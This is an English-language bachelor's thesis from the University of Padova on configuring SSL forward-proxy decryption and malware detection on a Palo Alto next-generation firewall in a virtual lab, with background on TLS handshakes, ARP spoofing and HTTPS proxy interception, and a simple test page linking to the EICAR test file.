Università degli Studi di Padova

Dipartimento di Ingegneria dell'Informazione

Università degli Studi di Padova

Dipartimento di Ingegneria dell'Informazione

Corso di Laurea in
Ingegneria Informatica

Managing Security of Computer Network Applications using Encryption Techniques

Relatore:
Prof. Nicola Laurenti
Correlatore:
Prof. Dr.-Ing Alexandru Soceanu

Laureando:
Marco Martini
1189321

ANNO ACCADEMICO 2021/2022
Data di laurea 19/09/2022

Ringraziamenti / Acknowledgements

Italian

English

Contents

Abstract

English

This paper covers the usage of SSL and TLS encryption techniques to improve the security of the Computer Network applications including their weaknesses. In order to do that an HTTPS web server will be implemented and will be accessed through a virtual network. The virtual network will be protected through a proprietary NGFW (Next Generation Firewall) from Palo Alto Networks, the paper will explore its Malware Detection and SSL Decryption capabilities showing their advantages and/or weaknesses. In order to verify the Firewall's effectiveness a MITM (Man In The Middle) attack will be deployed inside the virtual network. This paper will end by stating the results obtained by analyzing the NGFW tools and their behaviour against the network attacks.

Italian

Questo documento copre l'utilizzo di tecniche di cifratura SSL e TLS per aumentare la sicurezza di applicazioni di rete rimediando alle loro vulnerabilità. Per farlo verrà creata una rete virtuale che accederà ad un server web HTTPS. La rete virtuale sarà protetta dal Firewall di nuova generazione (NGFW) proprietario di Palo Alto Networks, esplorando le funzionalità di Malware Detection e SSL Decryption, elencandone i vantaggi e/o svantaggi. Per dimostrare l'efficacia del Firewall verrà creato un attacco MITM (Man In The Middle). Si dimostrano infine i risultati dell'esperimento dati dall'analisi del comportamento degli strumenti del Firewall contro gli attacchi di rete.

Acronyms

DECAMP open Distributed European virtual CAMPus on ICT security

SSL Secure Sockets Layer

TLS Transport Layer Security

TCP Transmission Control Protocol

IP Internet Protocol

HTTPS Hypertext Transfer Protocol over Secure Socket Layer

ISO/OSI The Open Systems Interconnections developed by the International Organization for Standardization

IDS Intrusion Detection System

IPS Intrusion Protection System

NGFW Next Generation Firewall

MITM Man In The Middle

AI Artificial Intelligence

ARP Address Resolution Protocol

KVM Kernel Virtual Machine

WAN Wide Area Network

LAN Local Area Network

DMZ Demilitarized Area

FW Firewall

NAT Network Address Translation

HSTS HTTP Strict Transport Security

PAN-OS Palo Alto Networks - Operating System

EICAR European Institute for Computer Antivirus Research

ACC Application Control Center

HID Human Interface Device

CLI Command Line Interface

GUI Graphical User Interface

MAC Media Access Control

HTML HyperText Markup Language

VPN Virtual Private Network

CA Certificate Authority

PKI Public Key Infrastructure

HMAC hash-based message authentication code

Chapter 1

Introduction

1.1 Motivation for the Work

During the past 30 years the way we use computers has fundamentally changed, we now have devices capable of connecting to the Internet in our pockets, leading to an ever increasing interest for companies to focus on the Web.

A lot of websites and Internet services now hold a huge amount of personal data, for example, Home Banking services, Social Media, E-commerce etc... and that makes the web a valuable target to hackers.

This is why protocols like HTTPS (Hypertext Transfer Protocol over Secure Socket Layer), which improves the HTTP protocol by adding a layer of encryption, were introduced.

Nowadays the 55.9% of Alexa's list of most popular sites in the world provide a Secure SSL/TLS implementation over HTTP [1], making web browsing safe and more secure.

While Encryption provides Confidentiality for the end user, it also provide attackers and malware software a way to inject their payload to vulnerable clients without being detected.

This paper will be focused on the Malware protection capabilities that NGFW provide, even in encrypted connections. It's capable of that through an SSL Forward Proxy.

Despite the added security achieved by having a mediator between the untrusted zone (Internet) and the client, a MITM (Man In The Middle) attack could be used to compromise the network if forged well enough, this work will demonstrate whether or not NGFW are effective against this type of attacks.

1.2 Objective of the Work

The Objective of this work will be showing how to implement a Decryption tunnel and Malware Detection in Palo Alto FW and demonstrating it's effectiveness when the network is subject to a MITM attack.

1.3 Summary of the Work

The Work will be as following:

It'll begin with a brief chapter describing the components and software used in the experiment.

The experiment itself with follow, divided in three chapters, each with multiple sections describing the work more accurately:

- Creating the Virtual Laboratory:
  - Setting up the Virtual Network
  - Setting up Palo Alto Firewall
  - Creating the SSL/TLS Certificates
  - Setting up Decryption
  - Setting up Malware Detection
  - Testing Malware Detection
- Creating the Network Attack
  - Setting up the MITM attack
  - Testing Malware Detection again
- Mitigating the Network Attack
  - Modifying the Network Plan if needed
  - Setting up the mitigation
  - Testing the Mitigation

Chapter 2

Description of the Components and Software

2.1 Next Generation Firewalls and Palo Alto

2.1.1 Next Generation Firewalls

Next Generation Firewalls were engineered to be the evolution of traditional firewalls and are expected to replace them entirely in the corporate space.

Traditional Firewalls can only filter traffic based on state (flow of data instead of single network packets), port, protocol or through hand crafted filters as they are limited to work on layer 2 to layer 4 (table: 2.1) of the ISO/OSI model.

This means that even if a traditional Firewall is aware of the state of the connection, the data it can extrapolate is very limited, for example it can't support application level awareness, and features like IDS (Intrusion Detection System) must be deployed separately.

A Next Generation Firewall does everything a Traditional Firewall can and more by using AI enhanced algorithms and by using the Cloud as to always remain up to date with new threats and malware.

In order for a Firewall to be classified as “New Generation” it must provide [2]:

- Standard firewall capabilities like stateful inspection
  - The technology that allows monitoring the state of active connections, usually used in TCP connections. NGFW are also able to inspect the body of each packet instead of only the header.
- Integrated intrusion detection and prevention systems
  - The network security tools that are able to detect malicious activity in the network (IDS) and prevent it by blocking or dropping packets when it occurs (IPS).
- Application awareness and control to see and block risky apps
  - The ability to block and/or allow packets based on the application they’re going through by analyzing traffic at layer 7 (table: 2.1)
- Threat intelligence sources
  - The ability to receive intelligence on new threats from external sources (for example by getting up-to-date malware signatures)
- Upgrade paths to include future information feeds
  - Making the most out of cloud service to provide up to date data
- Techniques to address evolving security threats

Layer number	Layer type
7	Application
6	Presentation
5	Session
4	Transport
3	Network
2	Data Link
1	Physical

Table 2.1: The ISO/OSI Stack

2.1.2 Palo Alto Firewalls

Palo Alto Networks is an American multinational cybersecurity company based in Santa Clara, California.

Other than the mandatory NGFW features, Palo Alto's Firewall solutions provide many more tools, this paper will cover [3]:

- GlobalProtect.
  - The integrated VPN service the firewall provides.
- Malware analysis and reporting.
  - The ability to detect, block and report malware directly through the firewall by analyzing user traffic.
- SSL Forward Proxy
  - The ability to decrypt and inspect encrypted traffic from internal users to the web, in this case it'll be used alongside the Malware analysis suite.

2.2 SSL/TLS Decryption

SSL (Secure Sockets Layer) and TLS (Transport Layer Security) protocols are the most widely used protocols to provide secure communication over the Internet.

They are present between the Application Layer and the Transport Layer in the TCP/IP stack and provide the following services:

- Entity authentication
- Secrecy
- Integrity protection
- message authentication




Figure 2.1: The SSL Layer in the TCP/IP Stack

In order for the two parties to communicate, an SSL/TLS Handshake must be performed first.




Figure 2.2: Overview of the SSL or TLS handshake [4]

In short the handshake is needed for the client and server to acknowledge each other's identity. To do that the client and server needs to exchange their own `certificate`, a block of data that identifies the host and certifies the ownership of the public key (included in the certificate itself) through a Certificate Authority (CA).

The SSL Decryption, also known as SSL Forward Proxy or SSL Inspection, covered in this paper refers as a technique where instead of having 2 parties, we have 3:

The server establishes a handshake with the firewall acting as a client and the firewall at the same time establishes an handshake to the real client by acting as the server.

This means that the Firewall needs to have its own certificates both to connect to the server and to serve the client, which means that the client itself won't be able to receive the server's certificate and thus, identify it, but by doing that the firewall will be able to inspect the traffic from the TLS protected website without the user having to do anything.




Figure 2.3: SSL Forward Proxy Diagram [4]

2.3 Malware Detection in Firewalls

The first line of protection in an organization against malicious attackers is in most cases the Firewall.

Since a Firewall provides a gateway to the outside world it makes sense that a malware protection strategy will also be installed there.

Traditional Firewalls used to only be able to inspect a flow of non-encrypted data, as such, the only way to detect malware was to compare the hash of the downloaded data from the client to a local database which is highly exploitable (by for example changing a few bytes in the payload).

Through NGFWs, Malware signatures can be constantly updated through the Cloud and instead of comparing hashes, the threat prevention in this new technology can analyse the payload itself, even if compressed or comes from an encrypted source such as HTTPS.

2.4 HTTPS Server with Let's Encrypt

The HTTPS protocol is a secure version of the HTTP, it's simply the HTTP protocol which works through TLS, therefore a TLS certificate must be installed into the server that deploys it.

Let's Encrypt is a non-profit Certification Authority that provides TLS certificates for free, although valid for only 90 days.

The official implementation is 'certbot', a tool that automates the generation and renewal of the certificates.

It also provide an automatic certificate installation for 'nginx' and 'Apache', the most popular and Open Source web server software.

2.5 The Network Attack

Since SSL Decryption is just a Man in The Middle implementation, the web client must trust the firewall before the website, so if not careful an user can be a victim of another MITM implementation.

2.5.1 ARP Spoofing

In order to deploy a successful MITM attack the user must connect to the Attacker machine first.

ARP Spoofing, or ARP poison, consists in a technique where the attacker sends multiple spoofed ARP messages.

Since ARP (Address Resolution Protocol) is used to associate a network device MAC address with its IP-address, spoofing an ARP message means that the attacker will forcefully associate the MAC address of the LAN Gateway to the machine of the attacker himself.




Figure 2.4: A successful ARP spoofing (poisoning) attack allows an attacker to alter routing on a network, effectively allowing for a man-in-the-middle attack [5]

2.5.2 HTTPS Proxy

An HTTPS proxy is a server application that acts as an intermediary between a client and a SSL encrypted website.

If used together with a spoofer, in our case an ARP Spoofer, every HTTPS traffic in the network will be redirected to the attacker allowing them to modify the resource at will.

It works exactly like an HTTPS server so it also needs its own SSL/TLS certificates, when used in a Network Attack they're usually forged to seem legitimate.




Figure 2.5: HTTPS Proxy Interception [6]

Chapter 3

Creating the Virtual Laboratory

3.1 Methodology

In order to verify the firewall effectiveness a virtual laboratory will be setup.

The virtual laboratory is deployed through Virtual Machines, since the Palo Alto Firewall is very resource intensive the hypervisor of choice has been KVM [7], with libvirt/qemu [8] [9] as the userspace component.

Instead of direct access to the Internet the VM clients will connect to the host machine, the host will run Apache2 [10] configured with Let's Encrypt [11] certificates as the HTTPS server, it will host a simple web page with a link that points to malware.




Figure 3.1: The web page the client will connect to

```html
<html>
    <body>
        <h1>Download virus here:
            <a href="./eicar.com">
                Click Here!
            </a>
        </h1>
    </body>
</html>
```

The Source Code of the web page

The Malware in question is a test file created by “eicar.org”, the European Institute for Computer Antivirus Research, which is purposely made to test the response of antivirus programs [12], in this case Palo Alto’s Firewall.

The 2 Firewall clients on the other hand will be running Kali Linux, an operating system designed for penetration testing, since it comes preinstalled with useful tools.

The clients have different purposes, one will be used as a standard client and the other as a malicious intruder which will deploy the network attack.





Figure 3.2: The Network Plan

3.2 Setting up the Firewall

The first thing to do would be setting up the Firewall.

Since it's a simple network the firewall was setup with only 2 network interfaces, a WAN connected interface (in this case the host) and a LAN connected interface, where the clients are connected.



Interface	Interface Type	Management Profile	Link State	IP Address
ethernet1/1	Layer3	WAN Management profile		Dynamic-DHCP Client
ethernet1/2	Layer3	CLIENT Management profile		192.168.3.1/24

Virtual Router	Tag	VLAN / Virtual-Wire	Security Zone	Features	Comment
Default Router	Untagged	none	WAN		WAN
Default Router	Untagged	none	LAN	DNS	LAN

Figure 3.3: The Network Interfaces' Configuration in Palo Alto FW

The two interfaces must be configured to be part of a Virtual Router, so that the packets can be forwarded to each other.




Figure 3.4: The Virtual Router Configuration in Palo Alto FW

We then need to create some policies in order for the inside network to reach the WAN area.

				Source				Destination							
	Name	Tags	Type	Zone	Address	User	HIP Profile	Zone	Address	Application	Service	Action	Profile	Options	Hit Count
1	Pass LAN to WAN a...	none	interzone	LAN	any	any	any	WAN	any	any	application-d...	Allow	none		21094
2	intrazone-default	none	intrazone	any	any	any	any	(intrazone)	any	any	any	Allow	none	none	2376
3	interzone-default	none	interzone	any	any	any	any	any	any	any	any	Deny	none	none	1620

Figure 3.5: The Firewall Policies in Palo Alto FW

Since the hosts outside of the internal network have no way to know where the source address is coming from, the next step is configuring NAT Masquerading, It's a technique in which IP addressed are mapped from one realm to another, in this case from the internal network to the external one and vice-versa [13].


			Original Packet						Translated Packet	
	Name	Tags	Source Zone	Destination Zone	Destination Interface	Source Address	Destination Address	Service	Source Translation	Destination Translation
1	Source NAT Masque...	none	LAN	WAN	any	any	any	any	dynamic-ip-and-port ethernet1/1	none

Figure 3.6: NAT Masquerading in Palo Alto FW


3.3 Setting up Decryption

With Decryption enabled, the firewall connects to the server as the client would, representing it, and uses its own certificates to encrypt the connection between itself and the client making it so that the client believes to communicate directly with the server in a transparent way.

In order to do that we must generate our self signed certificate, and enable the option to Forward Trusted and/or Untrusted Certificates along with checking the Trusted Root CA box.



(a) The Certificate Generation Menu in Palo Alto FW



(b) The Certificate Settings Menu in Palo Alto FW

Figure 3.7: SSL/TLS Certificates configuration in PanOS

After the Certificate Generation we need to have a working Decryption Profile, Palo Alto Firewall provides by default a working one but one could create a customised one if needed.




Figure 3.8: A few of the many options configurable for Decryption

Finally we can create a Decryption Policy, as with every other Firewall Policy, the source and Destination traffic must be selected, in this case any type of traffic, and then the decryption policy option, there are 3 types of Decryption available in Palo Alto FW: `SSL Forward Proxy`, `SSL Inbound Inspection`, `SSH Proxy`

In this case an SSL Forward Proxy will be used as it's a general approach which works for every SSL/TLS based server without any need to import the private key from external servers.




Figure 3.9: Brief overview of the Decryption Policy used

It's also possible to define some exceptions where the website included in it won't ever be decrypted, in case of trusted websites or when the website policy doesn't allow this form of redirection, for example when HSTS (HTTP Strict Transport Security) [14] is enabled.

